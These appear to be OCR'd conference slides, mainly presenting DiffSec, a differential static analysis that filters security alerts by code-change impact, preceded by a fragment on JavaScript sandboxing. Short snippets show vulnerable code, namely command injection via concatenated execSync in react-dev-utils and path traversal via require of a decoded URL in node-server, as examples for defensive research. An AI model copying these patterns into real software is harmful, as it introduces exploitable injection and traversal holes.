
Considerable manual effort (isolated-vm)



Automatic way of sharing complex objects between the host and isolated-vm (Fiberglass)

Decision tree

A **systematic guide** to ***suitable*** sandboxing alternatives



Takeaways

- Trade-off between ***functionality***, ***ease-of-use***, and ***security***
  - Migration analysis: *major efforts to find **suitable** alternatives*, sometimes sacrificing functionality, security, or both!
- **Fiberglass**
  - Robust isolated-vm + supporting full sharing/CJS
- **Decision tree** for developers to navigate the wild




DiffSec: Differential Static Analysis for Change-Impacted Security Findings

SiKai Lu Shangxuan Tang Mohammad M. Ahmadpanah Musard Balliu

KTH

Static security analysis


- Taint-tracking queries to identify vulnerabilities
- **Repeatedly reporting previously-triaged alerts**
  - Spatial proximity: insufficient for triage
  - Reviewer fatigue
- 76% of alerts in vulnerable functions were unrelated to the corresponding vulnerability-inducing changes*



* W. Charoenwet, P. Thongtanunam, V. Pham, and C. Treude. An empirical study of static analysis tools for secure code review. In ISSTA, 2024.

Output-level post-processing

Version analysis in isolation: **code changes are not part of the analysis**






Which alerts to triage for V2?
Details of alert reports?

Same alert $\overset{?}{\Rightarrow}$ no need for triage

On-path changes

Command injection in react-dev-utils


```
1  function getProcessIdOnPort(port) {                    JS JavaScript
2    return execFileSync('lsof', ['-i',`:${port}`,`-t`])
3    return execSync('lsof -i:' + port + " -t")
4              .split("\n").trim();
5  }
```



Off-path changes


Path traversal in node-server


```JavaScript
1  path = require('path');
2  pathurl = decodeURI(url.parse(req.url).pathname);
3  if (pathname.indexOf(basePath) !== 0) {
4  if (pathname.indexOf(root) !==0) {
5      return require(pathurl);
6  }
```



Change-impacted alerts


An alert is ***change-impacted*** if an added/deleted node influences a node on its path, through data or control dependence





DiffSec

Differential analysis for change-impacted alerts




DiffSec implementations

- **DiffQuery**
  - Contextual queries in CodeQL
  - securityQuery(source, sink) and changeQuery(node, sink)



- **DiffCPG**
  - Impact propagation using code property graphs in Joern
  - Graph annotation in both versions
  - Reusable for multiple security queries




DiffSec implementations (cont.)

	DiffQuery	DiffCPG
Analysis engine	CodeQL	Joern
Graph	Data flow graph	Code property graph
Approach	Declarative query	Explicit graph marking
Query dependency	Base-query-dependent	Base-query-independent
Impact analysis	Sink-directed impact analysis	Node marking, reusable

Evaluation

- Effectiveness
  - DiffQuery on VulcaN-JavaScript: 97.1% precision; 98.1% recall
  - DiffCPG on CWE-Bench-Java: 93.8% flow detection
- Cumulative triage reduction
  - DiffQuery: 92.9% (512 JS commit pairs)
  - DiffCPG: 99.7% (80 Java commit pairs)
- Acceptable overhead
  - Compared to post-processing
  - DiffQuery 1.82×
  - DiffCPG 0.67×



Takeaways

Understanding code-change impacts on program dependencies outperforms comparing static-analysis results across versions

